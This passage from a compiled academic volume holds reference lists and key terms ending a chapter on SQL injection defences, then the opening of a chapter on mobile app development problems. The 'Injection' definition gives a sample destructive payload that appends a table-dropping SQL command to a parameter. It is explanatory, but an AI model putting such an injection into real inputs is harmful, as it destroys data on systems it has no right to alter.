Menemencioğlu, O., Sonuç, E., Karaş, İ. R., & Orak, İ. M. (2013). Academic Curriculum Vitae based Faculty Information System. In XV (pp. 1123–1127). Antalya, Turkey: Akademik Bilişim Conference Proceedings. Retrieved from http://ab.org.tr/ab13/kitap/menemencioglu_sonuc_AB13.pdf

Muthuprasanna, M., Ke, W., & Kothari, S. (2006). Eliminating SQL injection attacks - A transparent defense mechanism. *Proceedings of the Eighth IEEE International Symposium on Web Site Evolution, WSE 2006*, (pp. 22–30). http://doi.org/ doi:10.1109/WSE.2006.9

Natarajan, K., & Subramani, S. (2012). Generation of Sql-injection Free Secure Algorithm to Detect and Prevent Sql-Injection Attacks. *Procedia Technology*, *4*, 790–796. doi:10.1016/j.protcy.2012.05.129

NIST. (n.d.). *Web Application Vulnerability Scanners*. Retrieved June 11, 2013, from http://samate.nist.gov/index.php/Web_Application_Vulnerability_Scanners.html

Ogheneovo, E., & Asagba, P. (2013). A Parse Tree Model for Analyzing And Detecting SQL Injection Vulnerabilities. *West African Journal of Industrial and Academic Research*, *6*(1), 33–49. Retrieved from http://www.ajol.info/index.php/wajiar/article/view/87436

OWASP. (n.d.). *Category:OWASP Top Ten Project - OWASP*. Retrieved April 17, 2015, from https://www.owasp.org/index.php/Top_Ten

Schwartz, E. J., Avgerinos, T., & Brumley, D. (2010). All You Ever Wanted to Know About Dynamic Taint Analysis Forward Symbolic Execution (but might have been afraid to ask) A Few Things You Need to Know About Dynamic Taint Analysis Forward Symbolic Execution (but might have been afraid to ask) The Root. *Policy*, 1–5.

Wassermann, G., & Su, Z. (2007). Sound and precise analysis of web applications for injection vulnerabilities. *ACM SIGPLAN Notices*, *42*(6), 32. doi:10.1145/1273442.1250739

Zhang, H., Kuan Tan, H. B., Zhang, L., Lin, X., Wang, X., Zhang, C., & Mei, H. (2011). Checking enforcement of integrity constraints in database applications based on code patterns. *Journal of Systems and Software*, *84*(12), 2253–2264. doi:10.1016/j.jss.2011.06.044

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ADDITIONAL READING

Alpuente, M., Ballis, D., & Romero, D. (2014). A rewriting logic approach to the formal specification and verification of web applications. *Science of Computer Programming*, *81*(246016), 79–107. doi:10.1016/j.scico.2013.07.014

Avancini, A., & Ceccato, M. (2013). Comparison and integration of genetic algorithms and dynamic symbolic execution for security testing of cross-site scripting vulnerabilities. *Information and Software Technology*, *55*(12), 2209–2222. doi:10.1016/j.infsof.2013.08.001

Awoleye, O. M., Ojuloge, B., & Ilori, M. O. (2014). Web application vulnerability assessment and policy direction towards a secure smart government. *Government Information Quarterly*, *31*(S1), S118–S125. doi:10.1016/j.giq.2014.01.012

Chen, C. M., Huang, J. J., & Ou, Y. H. (2015). Efficient suspicious URL filtering based on reputation. *Journal of Information Security and Applications*, *20*, 26–36. doi:10.1016/j.jisa.2014.10.005

Dafydd, S., & Marcus, P. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition (Second Edi). Indianapolis, Indiana: John Wiley & Sons. Inc.

Deepa, G., & Thilagam, P. S. (2016). Securing web applications from injection and logic vulnerabilities: Approaches and challenges. *Information and Software Technology*, *74*, 160–180. doi:10.1016/j.infsof.2016.02.005

Hydara, I., Sultan, A. B. M., Zulzalil, H., & Admodisastro, N. (2015). Current state of research on cross-site scripting (XSS) - A systematic literature review. *Information and Software Technology*, *58*, 170–186. doi:10.1016/j.infsof.2014.07.010

Johns, M. (2014). Script-templates for the content security policy. *Journal of Information Security and Applications*, *19*(3), 209–223. doi:10.1016/j.jisa.2014.03.007

Li, Y.-F., Das, P. K., & Dowe, D. L. (2014). Two decades of Web application testing—A survey of recent advances. *Information Systems*, *43*, 20–54. doi:10.1016/j.is.2014.02.001

Luo, J. Z., & Yu, S. Z. (2013). Position-based automatic reverse engineering of network protocols. *Journal of Network and Computer Applications*, *36*(3), 1070–1077. doi:10.1016/j.jnca.2013.01.013

Maerien, J., Michiels, S., Hughes, D., Huygens, C., & Joosen, W. (2015). SecLooCI: A comprehensive security middleware architecture for shared wireless sensor networks. *Ad Hoc Networks, 25, Part A*, 141–169.

Pinzón, C. I., De Paz, J. F., Herrero, Á., Corchado, E., Bajo, J., & Corchado, J. M. (2013). IdMAS-SQL: Intrusion Detection Based on MAS to Detect and Block SQL injection through data mining. *Information Sciences*, *231*, 15–31. doi:10.1016/j.ins.2011.06.020

Prokhorenko, V., Choo, K. K. R., & Ashman, H. (2016a). Context-oriented web application protection model. *Applied Mathematics and Computation*, *285*, 59–78. doi:10.1016/j.amc.2016.03.026

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Prokhorenko, V., Choo, K. K. R., & Ashman, H. (2016b). Web application protection techniques: A taxonomy. *Journal of Network and Computer Applications*, *60*, 95–112. doi:10.1016/j.jnca.2015.11.017

Salas, M. I. P., & Martins, E. (2014). Security testing methodology for vulnerabilities detection of XSS in web services and WS-security. *Electronic Notes in Theoretical Computer Science*, *302*, 133–154. doi:10.1016/j.entcs.2014.01.024

Salas-Zárate, M. D. P., Alor-Hernández, G., Valencia-García, R., Rodríguez-Mazahua, L., Rodríguez-González, A., & López Cuadrado, J. L. (2015). Analyzing best practices on Web development frameworks: The lift approach. *Science of Computer Programming*, *102*, 1–19. doi:10.1016/j.scico.2014.12.004

Shahbaz, M., McMinn, P., & Stevenson, M. (2015). Automatic generation of valid and invalid test data for string validation routines using web searches and regular expressions. *Science of Computer Programming*, *97*(P4), 405–425. doi:10.1016/j.scico.2014.04.008

Shar, L. K., & Tan, H. B. K. (2013). Predicting SQL injection and cross site scripting vulnerabilities through mining input sanitization patterns. *Information and Software Technology*, *55*(10), 1767–1780. doi:10.1016/j.infsof.2013.04.002

Skrupsky, N., Bisht, P., Hinrichs, T. L., Venkatakrishnan, V. N., & Zuck, L. D. (2013). TamperProof: a server-agnostic defense for parameter tampering attacks on web applications. *Codaspy*, 129–140. http://doi.org/10.1145/2435349.2435365

Uzunov, A. V. (2016). A survey of security solutions for distributed publish/subscribe systems. *Computers & Security*, *61*, 94–129. doi:10.1016/j.cose.2016.04.008

Zhu, J., Xie, J., Lipford, H. R., & Chu, B. (2014). Supporting secure programming in web applications through interactive static analysis. *Journal of Advanced Research*, *5*(4), 449–462. doi:10.1016/j.jare.2013.11.006 PMID:25685513

KEY TERMS AND DEFINITIONS

Dynamic-Analysis: The vulnerabilities analyze is processed during execution time by checking web server responses without needing modification of application codes.

Hybrid-Analysis: The vulnerabilities analyze of the program codes and testing the generated SQL queries are processed simultaneously in hybrid analysis.

Injection: In any type of parameters, especially string type of parameters, attackers attempt to insert malicious commands after semicolon such as "*; drop table {tablename};*".

Insecure Direct Object References: An attack type of unauthorized account or object access by attempted some authorized system users.

Missing Function Level Access Control: A privileged function based attack which is attempted by some authorized system users and by changing URL or parameter.

Static-Analysis: The vulnerabilities analyze is processed without execution by checking program codes as text. The analyze requires rewriting application codes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Un-Validated Redirects and Forwards: Attackers violate the applications by un-validated parameters when passing parameters to redirect any pages.

Vulnerability: Vulnerability that weak points of applications which attract malicious attacks on, lead harmful destructions.

This research was previously published in Threat Mitigation and Detection of Cyber Warfare and Terrorism Activities edited by Maximiliano E. Korstanje, pages 1-20, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 64
Common Problems Faced When Developing Applications for Mobile Devices

Kevin Curran
University of Ulster, UK

Sean Carlin
University of Ulster, UK

Joseph McMahon
University of Ulster, UK

ABSTRACT

Mobile application development is relatively new and has seen growth of late. With this rapid expansion, there are growing pains within industry, as the usual time given to the evolution of an industry to learn from past mistakes has been significantly shortened and is even going on within the currently saturated market. Because of this, inexperienced developers are attempting to design applications based on what is of yet a shady set of design principals. This is providing problems during the development process and can be seen to be stifling innovation, as many developers have yet to get a grasp on the shift between traditional software engineering and what it means to implicate these designs on a mobile device. This chapter analyses these difficulties in depth, as well as attempting to draw solutions to these problems based on development in the context of the characteristics of mobile devices.

INTRODUCTION

Mobile Computing is currently growing and has no plans of slowing down in the near future. Gartner states that worldwide sales of mobile devices to end users totaled 428.7 million units in the second quarter of 2011, a 16.5 percent increase from the second quarter of 2010 (Pettey & Goasduff, 2011). This growth is attracting more and more developers to move away from traditional applications and web development. Many of these developers are now focused on developing applications for mobile devices.

DOI: 10.4018/978-1-5225-3422-8.ch064

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A mobile device is a generic term used to refer to a variety of devices that allow people to access data and information from where ever they are. This includes cell phones and portable devices (Hakoama & Hakoyama, 2011). A mobile device is a very broad term in the fact that it can refer to laptops, net books, smart phones and the most recent form of mobile technology known as tablets. When a person discusses mobile devices today, they are generally referring to a smart phone or tablet. Developers whether they are new to mobile development or seasoned veterans, run into many problems and are required to make tough calculated decisions based on number of factors affecting the deployment/ accessibility of their mobile application.

A large portion of Smartphone sales are driven by the availability of apps, and as the demand for apps increases, so grows the demand for app developers and quality applications. The fast pace at which the technology is being incorporated into mobiles and the pace at which it is developing brings with it its own problems. Since mobile application development is a relatively new field in computing and is also becoming a very profitable and enterprising market, several changes in the development process have to be taken onboard in order to create a successful product, such as how the application is going to perform from device to device, something that rarely had to be considered with developing software for desktop computers. While Smartphones now usually come pre-installed with applications which carry out a wide range of functionality specific to that operating system and device, utilizing the specific hardware in that circumstance, custom applications can also be downloaded onto the device and will vary in usefulness depending on their compatibility with that device's hardware and software. Developers must recognise what customers want from their devices, and make their product stand out in what is becoming a very over-saturated market, which in itself is one of the biggest challenges faced when developing mobile applications. As the number of technologies around us increase and start to pervade our everyday routines, our methods of interacting with these technologies is also changing. We are seeing an increase in the number of wireless networks in public areas, as well as technologies that are interacting with each other wirelessly or over the internet and the mobile phone market has evolved naturally to incorporate and interact with these technologies. Social networking has emerged as one of the biggest trends in recent years, and has revolutionised the way in which people communicate with each other. This has converged with the evolution of mobile technology, providing users with the convenience of having access to the wider world at their fingertips. This is a perfect example of how the functionality of mobile devices has evolved to meet user's needs and has created a large demand from the users of mobile devices for more and more applications which incorporate these technologies. As the speed of mobile devices and the constant development of new technologies become available, more devices are being released with different sets of features to provide for a range of user needs. This has created a very fragmented development community, as the wide range of platforms and devices available mean that development cannot be too focused on a single set-up if it is to reach a wide audience or make money. Applications have been developed for many different tasks. Originally conceived as software to increase efficiency and productivity, such as personal planners on devices such as PDAs, as the hardware evolved and the widespread use of mobile devices continued, so did the variety of apps becoming available, with these mobile devices offering alternative platforms for casual gaming, offering businesses a portable way of communicating data and information to each other, as well as extensive use in the medical and educational fields. The portability and increasing capabilities of Smartphones and PDAs intrigued developers into incorporating media which we normally associate with desktop computers into the handhelds, providing users another avenue to access their emails, social networks, maps etc. while not at the desk, as well as seeing many innovations using the location based technologies of the mobile devices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

So far, amongst the development community, no widely agreed on development model has been presented and thus the methods used in mobile application development are ultimately unwieldy as of yet. In this chapter, the problems faced when developing applications for mobile devices will be highlighted and evaluated, with a critical analysis given to any techniques which may be working in this field and any techniques which are benefitting or may be employed in the future. Developers have to deal with a slight paradigm shift in the development process. One of such main differences and challenges is the fact that the traditional PC development process doesn't translate very well to development on mobile platforms. Because of the wide range of mobile platforms and hardware available, portability between various technologies is a major issue in mobile app development, as each user may have a different mobile device which may function differently. This is not usually an issue with developing applications for computers, as development is usually very platform specific, therefore it would only have to be developed with that platforms functionality and specs in mind, with testing being able to be automated. Because of the vast amount of platforms out there, some of the developers of these platforms have released development guidelines based on developing on their specific devices. While this may be useful for developing applications to those specific platforms specifications, there are very little agreed on guidelines for developing over many platforms. With tools available to making cross-platform coding easier, there still lies the problem of incompatibilities that may crop up in the field. This means that a lot of mobile application development relies solely on the developer if they are to make the product compatible over different devices. This is the main issue when it comes to developing applications for mobile devices, as portability between devices has to be taken into account in the coding process. Due to the large amount of operating systems available, their respective IDE's used when developing them also have their own coding languages and specific criteria for being loaded onto a mobile device. This is a problem for developers, as a wide knowledge and code based knowledge is needed if an application is to be deployed on several platforms. This chapter provides some insight into many common problems developers must face and overcome to develop an application for mobile devices.

BACKGROUND

The developer must consider the various physical limitations they are faced with when developing a mobile application such as:

- **Resource Limitations:** Mobile devices have a fraction of resources available to them in comparison to today's modern computers. Every mobile device designed and developed has a difference in physical resources to the previous or next. The current mobile devices have less ram available for applications and their processors are much smaller and slower in relation to modern desktop computers. This creates a large problem for developers as they are required to be much more economical with their resources and thorough in their planning in order to create a high performance application which works on multiple devices with varying resources.
- **Screen Size Limitations:** Developers must be creative and find a more visually friendly way of displaying information as they have smaller screens averaging between 2.5 – 4.0 inches with a multitude of screen resolutions. This can be a daunting task and is not feasible to test every screen size and resolution, which is why the developer must be completely up to date with the industries best practices and standards.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Power Limitations:** Inefficient mobile applications tend to consume a lot of battery life due to the waste of resources through unreleased ram and processes. With mobile devices being battery powered they only have a limited power supply until they are required to be plugged in and recharged, some mobile devices having as little as one days battery life. This puts the developer under pressure to make the application as efficient as possible in order to keep battery life consumption to a minimum while maximizing the applications performance.
- **Multiple Form Factors:** Mobile devices come in a variety of shapes, sizes and hardware configurations. Some have physical keyboards or virtual keyboards; some have touch screens; some have high resolutions others have low; some can be large and clunky or small and slim; some have cameras. A visual representation of different types of form factors of mobile devices can be seen in Figure 1. This kind of variety in form factors and hardware configurations is a very real problem for developers and can be a large factor affecting the usability of an application on a mobile device.

The fact that Smartphones are also mobile, incorporating various location based technologies, brings along a whole new set of design challenges as well. There are multiple dimensions of mobility that have to be considered during the mobile development process (B'Far, 2005). These dimensions are location awareness, network connectivity quality of service, limited device capabilities (storage and CPU), limited power supply, support for a wide variety of user interfaces, platform proliferation, and active transactions. These dimensions in relation to the development process mean that developers will have to take a different approach to the design of their applications, and begs a new set of design principals. This is a challenge as some of these dimensions may present many limitations on the intended functionality of the application, whilst some present completely new opportunities, opening a whole new range of technologies which can be implemented into, but may complicate the plan of the project. This also strongly affects the testing of the application.

Testing is a major process in the development lifecycle, and it has to be thoroughly executed if the final product is to function as intended in the field. In developing for mobile devices, testing is more difficult as there are many more variables to consider, as well as a lack of proper test cases by which to run the applications against. Because of the inherent variations in mobile devices, there is a range of different functionality and capabilities with each device and operating system, as well as the characteristics of being mobile as described earlier. This means that field testing would be impossible on every

Figure 1. Showing an example of different form factors of mobile devices



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

device, because there are simply too many different devices, so the scope of testing would have to be narrowed and specialized. This requires extra planning and time on the developer's part, which can put a lot of stress on the project. Emulators can be used to simulate a lot of the applications functionality over a variety of devices without having to physically have those devices at hand. This can only test the application to a certain extent though, as the emulator may not cover a lot of different models, as well as new ones constantly being released and a different emulator would have to be used for each different operating system. Emulators would only go so far in testing, as it would not be able to simulate a live environment as well as having the application running on a device. Things that vary in real life situations, such as signal strength, battery life remaining, and memory available would usually be overlooked, and many of the test cases may not be specific enough to cover many of these facets, possibly causing problems when the software is deployed in the field. Automation is a technique widely used for testing in the development industry. By formalizing the approach to testing by using software to carry out a set of test cases on the product, testing can be sped up and can determine whether the product functions as expected. When it comes to developing mobile applications, the number of variables that have to be taken into account, such as the constraints of the mobile platform itself, make pinning down test cases, and as a result, automation difficult, meaning that the developer will have to carry out most of these manually, costing time and resources (Kumar, 2007).

The portability of the application between hardware and operating systems will be one of the main factors that will complicate the process when it comes to mobile app development. Inconsistencies between functionality of devices mean that the scope of a project will have to be very defined if it is to work on a wide range of devices. Factors that will have to be taken into account are the device's display, memory and the buttons, touch capabilities and sensors on the device. Because of these inherent inconsistencies of mobile devices in general, portability between platforms will have to be meticulously planned beforehand, and may involve lots of re-coding and re-development during the course of the project, with many problems that may crop up during the development phase which could not have been predicted beforehand, and could cause significant setbacks in the project due to incompatibility of the software between platforms. Aspects such as screen size and resolution are one of the main variations between models of mobile devices. If an application cannot stretch to fit the size of a screen, or the screen can't display some of the colours or match the resolutions, errors may crop up or crash the application altogether, which means precise coding will have to be incorporated into the application in order to detect the device's specifications and format the display as to show it correctly on the device's screen. Many devices also have the capability of turning the device to create a landscape view of the screen. Again, this will change the resolution of the screen. This is not a problem commonly associated with traditional software development and with the constant proliferation of mobile devices means that this is a challenge for developers to be able to predict and plan what methods they are going to use to be able to port their application over various device's displays, as well as if the application is being displayed as landscape or scaled down. Some applications may also be very large in size, or take up a lot of RAM in order to run. This may be due to the complexity of the application, or if it incorporates elements such as 3D graphics, which would require the device to be sufficiently fast in order to run it. This means that older hardware may not be able to keep up with the demands of the app, causing crashes. This is difficult to predict and test for on the developer's part, as there can be differences between a device's total RAM/CPU and the devices available RAM/CPU, depending on how many applications are running on the background amongst other factors. Unlike traditional desktop software development, where this is not usually a constraint, mobile devices are still lacking in the area of computational power, which will

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

mean having to code for any situations in which a lack of memory or any other factors may impede the application's normal running, costing more time on the developers part. Many mobile devices these days contain several sensors in order to detect light levels, orientation etc. This means that applications geared towards making use of these functions will have to be very specific in scope, with a lot of research done on the developer's part as to which devices contain the appropriate technology and which devices and operating systems they will be targeting. All these factors combined will provide a big challenge on the developer's part, as much coding which could prepare the application for situations, such as dealing with a hardware or software incompatibility may also slow it down, or consume more resources if the application's code becomes too bloated with exception handling, taking longer to process at runtime.


OPERATING SYSTEM CONSIDERATIONS

Mobile applications cannot be built without an operating system to run on therefore one of the most fundamental requirements for a developer building an application for a mobile device is to choose which operating systems they support. A key factor in influencing which operating system to develop their application for is how many people can access their application. Figure 2 displays the market shares of today's current mobile operating systems (Pettey & Goasduff, 2011).

The higher the user base that can access the application usually materializes to more profit/downloads for the application developer. Judging by the results above this is currently Android, which holds a 43% of the worldwide market share in mobile devices. This is an important factor for the developer but it is not the only factor, the developer must think of other implications when choosing an operating system such as:

- **Privileges:** If the developer wishes to access the hardware of the mobile device and manipulate it to do exactly what they require, they will need root permissions. This is not a feature all operating system providers (namely apple) offer for their mobile devices, developers will not be able to

Figure 2. Mobile device operating systems market share % August 2011



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

access low-number network ports on iOS, for example, or do anything else that would typically require root or administrative access on a desktop computer (Mark, Nutting & LaMarche, 2011). This is a serious limitation when it comes to the developer's creativity and originality in their application. In contrast the more open android operating system developed by Google boasts "each application's process, data storage, and files are private unless explicitly shared with other applications via a full permission-based security mechanism" and allows developers to access any of the devices hardware components (Meier, 2010).

- **Developer Costs and Prerequisites:** When a developer chooses to write an application there will always need to be an investment of time, but in some cases money is also mandatory. An example of this is developing an application for iOS, the developer must register with apple as a developer, which costs £99 per year and they must also own a Macintosh computer to use the SDK. This can be an issue and hindrance for developers if they do not want to pay a yearly licensing fee or do not own a Macintosh computer.
- **Publishing Application Process:** Many of the mobile devices operating system providers offer application stores or market places for developers to publish and monetize their applications. These application stores allow the end users to purchase, download and run the application on their mobile device. Some of the popular application stores and market places today are Apples app store, Google's android marketplace, Microsoft's windows phone market place, Nokia's ovi store and Blackberry's app world. The application stores have their own advantages and disadvantages for the developer. The application stores vary in strictness and standards, for example Google's android market place has no approval process for application distribution (Meier, 2010). This caters for the developers because there are no real standards and they have complete control of how they wish their application to look, feel and function. Having no approval process can cause an inconsistency in application quality and leave the store bundled with poor and insecure applications to the annoyance of the common users who use the applications.

On the other hand Apples app store includes a robust user inter- face tool that enables developers to use prebuilt components, supported with detailed Human Interface Guidelines (or HIG) of how to use them, similar to a pattern library (Fling, 2009). Apple is strict and the application will be refused unless it meets their visual and resource guidelines. This has real benefits for the end user as they will have access to applications with a similar design and the store will have a certain standard and quality. But this can also be an issue for developers as strict guidelines can lead to application refusal, longer development times and costs.

WEB BASED, NATIVE, OR HYBRID APPLICATION DEVELOPMENT

Developers have to understand their target markets and what functionality of the mobile device they will need to access. Central to every development platform is its software development kit (SDK), which enables third party developers to deliver applications running on the plat-form (Holzer & Ondrus, 2009). To use the most core functionality of the mobile device such as the camera, SMS or phone, a native application must be built using an SDK, which supports the mobile device and operating system. Native applications can utilize the full power of the mobile device but can cut revenue for the developer as the application may not work on a different device running a different operating system, an example

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of this is developing an application using the android SDK and not being able to run the application on a windows phone, blackberry or iPhone without developing a standalone native application for each of these devices. If a developer decides to create an application that does not require the use of GPS, camera, accelerometer, access to file system or any core functionalities of the device then the developer can develop a web-based application. The combination of familiar web technologies with minimal native code enables you to develop your application once and deploy to a variety of mobile devices (Jacobs, 2011). Mobile web applications run through the mobile devices browser enabling it to run on a variety of devices and operating systems. This can free up a lot of development time and testing but the developer has to sacrifice the core functionalities of the mobile device and the device must also be constantly connected to the Internet.

The alternative to the native and web-based applications mentioned above is that developers may choose to develop a hybrid application, this is now possible due to some "cross-platform development tools, such as RhoMobile's Rhodes and the open source PhoneGap, which can be used to create native applications on various brands of Smartphones. Along the same lines, Netbiscuits, Appcelerator, Kyte, and other companies provides tools and frameworks to support the creation of mobile web and hybrid sites using their SDK or one of the previously mentioned environments" (Wasserman, 2008). This allows the developer to create small-medium sized applications that will be cross platform, this approach is generally adopted by developers who need to create an application on multiple platforms as fast as possible. It does require the developer to adhere to many core software development principles such as abstraction and the developer has to plan and design their application thoroughly.

PLANNING AND MANAGEMENT

When developing a mobile application it is no different than developing a traditional computer application in the fact that the developer has to meticulous in their planning. The developer must plan for the worst and hope for the best as anything can happen during the development process and it is important that the developer has some sort of contingency plan. This way the developer will be prepared for over running deadlines or underestimating how much the project would cost etc. Documentation is key when developing any kind of application as it will allow one developer to pick up where another has left off, it also allows more developers to join the project and get up to speed quickly which limits the risk of project failure. Planning the development of the mobile device's application is essential for its success.

A common problem when developing mobile applications is deciding how the application will make profit to give the developer a return in their investment. The developer is faced with a variety of business models and revenues streams and it can be difficult to assess each and choose the correct one for the application. It is important that the developer understands each revenue stream and business model described below and chooses to use the best models that compliment their application.

- **Paid Applications:** The developer would set a standard price for their application on the application store and the user would pay the one off fee that gives them unlimited access to the applications functionality. This is the most basic type of revenue stream for developers often the company which owns the store where the application is published will usually take a 30% cut of the apps revenue.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Subscription and Pay-Per-Issue Applications:** This is a model where the developer can get constant revenue by supplying the user with new issues or content on a regular bases. The user pays a monthly fee or for the new issue of content, this does however require the developer to constantly update their application with fresh content to justify the constant bills on the users.
- **Free Applications with Advertising/Affiliate Marketing:** The developer could make a return on their investment by making the application free to download and use in-app advertising or affiliate marketing to produce revenue. Affiliate Marketing is marketing products or services for other companies in exchange for a commission (Volk, 2010). This marketing technique is massive in the web as a revenue stream and is quickly being introduced to today's mobile device applications. In-app advertising and affiliate marketing operates very similarly to the pay per click model of the web; this has been modified for the current mobile markets as a pay per action model. Developers must not ignore these revenues streams, especially if their application is free.


SECURITY CONCERNS

One of the major problems when developing a mobile application is how to make the application secure (Lowe, 2011; Kumar, 2007). The fact that mobile technology is relatively new and beginning to incorporate technologies and protocols from desktop computing, such as operating systems, IP addresses and their ability to send and download software and execute code means that it is open to all the vulnerabilities seen on desktop computers, and possibly many more. Due to the fact that mobile technology is mobile as well, opens the devices and its users up for a whole new range of possible compromise, due to the fact that mobile devices often contain location based functionality, spyware can take a lot more information from the devices than could traditionally be attained from computers. Viruses of completely new classes are also popping up, using SMS and Bluetooth connections as a whole new avenue to spread from device. Preventing these issues from affecting the application or what information the app has stored on the device will be problematic for the developer from a technical standpoint. As viruses are constantly evolving, with new methods of attack being constantly created, it is important that the application is kept as simple as possible, so that every possible area in which it can be attacked can be barricaded. This may require a lot of time on the developer's part, and could warrant the deployment of later patches post-release if the device is at significant risk due to the application. It will also be the developer's responsibility to ensure that their application does not look or act suspicious to the user, as this could cause the application to get a bad reputation and harm the applications success.

Developers must be transparent with the end users and explain why they need access to certain permissions on the mobile device. It is also the developer's responsibility to use self-signed certificates, which developers can generate without anyone else's assistance or permission. One reason for code signing is to allow developers to update their application without creating complicated interfaces and permissions (Burns, 2008). Without self signed certificates the application could come from anyone, so it is important that the developers sign the application as their own, this will build confidence with the users and distributors (Onias-Kukkonen, 2003). When downloading an application, that platforms app market will often contain some information about the application, as well as what the application has access to, as can be seen in Figure 3.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Application permissions in Android



While it is clearly defined what the application has access to, this can be often off-putting and daunting for first time users. For example, say if a simple application such as a calculator wants access to the device's GPS services, it can be quite unclear as to why this is needed exactly, and can feel like it is impeding on the user's privacy causing them to possibly avoid the app altogether, which can hurt application development. One way around this is to use the 'least privilege model', functioning on the least amount of privileges that are needed, for example if the app does not need access to the camera, it should not grant itself access to the camera, as this could impede on the processing speed or the running of other applications (Dwivedi et al., 2010), which will also give the user a more succinct overview of what the application is doing, so it may not seem as suspicious. Getting the application signed is also highly recommended and can reassure the user that the application and code are coming from a trusted source.

A lot of user information is handled by is connected to or stored physically on the mobile device, therefore if the device is stolen, the third party can possibly gain access to this information, which could be worth more than the device or possibly put the user at harm. This calls for a radical rethinking in the way that we handle our personal and sensitive information on mobile devices. One method to tackle this is not to store any of this information locally on the device. If information is stored on the device, it is usually only a matter of time before access can be gained to it through hacking or other methods. If the information can be stored remotely, the owner of the device will have more control over who can access this data. This will mean that future applications will have to be designed with the assumption that physical access to the device and the data contained on it is possible to third parties, with access to the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

information done over a remote server or a computer cloud. This may in turn though, inconvenience a genuine user, who will have to bypass security protocols when they want to access their own information. User identification technology is emerging increasingly in mobile devices, with some devices being able to identify user by fingerprint or facial recognition, which may go a long way in authenticating the user more quickly. Tools such as 'Zap it' by iAnywhere also present intriguing solutions to the aforementioned problem. This software allows the content on a phone to be erased remotely if certain criteria are not fulfilled, such as the user not signing in to the server in a set window of time, which would be useful in the case of a stolen device. Also the developer can implement more short term measures to ensure every possible level of protection for the user's information, such as sanitizing inputs so that exploits of the app cannot occur, as well as ensuring any information that does need to be stored locally is encrypted.

In certain operating systems the developers must use initiative and truly understand the fundamentals of the languages they are using. For example developers must be weary of creating buffer overflows by accident or by someone exploiting their code when using languages such as C/ Objective C. Developers must be concerned when allowing their applications to communicate to servers. All data transmitted to and from the server should be securely encrypted using SSL certificates especially when the data is of a sensitive nature such as medical and financial records. Once a developer publishes an application the application is never truly finished as bugs surface and loopholes become apparent, this is an inherent problem for developers when creating applications. Developers have to patch their applications and inform the users that their current version is out of date to keep their application secure.

As mobile devices continue to bring together various forms of media and technology into one device, their users' information for these various applications is also stored on the device, or accessed from the internet via the device. This poses a security risk, with either the loss of the device containing some unsecured or unencrypted personal information potentially being stolen or even gaps in the code of an application which handles sensitive information being hacked and stolen. When developing an application that handles or stores personal user information or other sensitive information, it is important on the developer's part to decide how to handle this information in the safest possible way. From simple things such as displaying a "*" to hide the characters on the screen when a password is entered by the user, to encrypting any passwords or important information that is stored on the device, it is vital that the user feels that their details are secure, in order for the application to function successfully. The main problem with developing with this in mind is that, because the concept of carrying out transactions or storing important information using mobile devices is relatively new, and they can be used for such a range of different media, with users usually using their mobile device to converge all of their data, such as email, social network profiles, notes, messages, pictures, videos etc. into one, a single device can contain access, restricted or not, to a lot of that person's information. If someone gets a hold of the physical device it is only a matter of time before the security constraints are broke, and whatever data contained on the device accessed. This will pose a challenge to the developer, as it will mean adjusting their design principles around how information is going to be handled and protected on the system – this can range from using a dedicated server to cloud computing in order to allow the user to access their information, or to allow the system to verify the user (Dwivedi et al., 2010). While it is up to the user's discretion and common sense what information they choose to use their mobile device to handle, it is also the developer's responsibility, if the user is using their application, to ensure that their content is protected. Due to the need for applications to have access to various parts of a device's functionality or software APIs, security breaches, such as an application being given access to a sensitive area of the device's operating system can cause damage to the actual system. One of the problems faced by the developer's

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in this case are having the resources to implement a more secure system for their application, such as a remote server to store information, simply at times due to the cost of the hardware involved. Time and experience is also essential, and it will be difficult for the developer to completely test the application for any gaps or exploits in its security, as many different problems may crop up in the live environment which they may not be able to test for using an emulator, or in a controlled environment using an actual physical device. An inexperienced developer may also be developing an application that will store user information on the device, but due to their lack of familiarity with developing for the mobile platform, or even general security protocols, may leave gaps in their code, or application (for example – an SQL injection), which could be exploited by hackers.

USER INTERFACE

Usability is a key and often overlooked factor in the design of User Interfaces (UI). The design of the UI in mobile devices is especially important and, while it may not be immediately the first thing the user is interested in when looking for an app to carry out a task, it subconsciously affects their enjoyment of using the app and determines whether or not they will return to using it. Because of this, usability is an area which is only really now being highlighted when it comes to mobile application development. Mobile devices have very small screens, especially in comparison to desktop computer, therefore the typical information and content displayed on a desktop's monitor would be unable to fit onto a mobile devices screen and still be presentable, as the screen would be cluttered and some things would not format or fit on the screen at all. This calls for a radical re-imagining of the way we display this information on the smaller display as well as choosing what content would not be suitable for this smaller platform and how to substitute for this. This is one of the biggest difficulties facing the developer when it comes to user interface design.

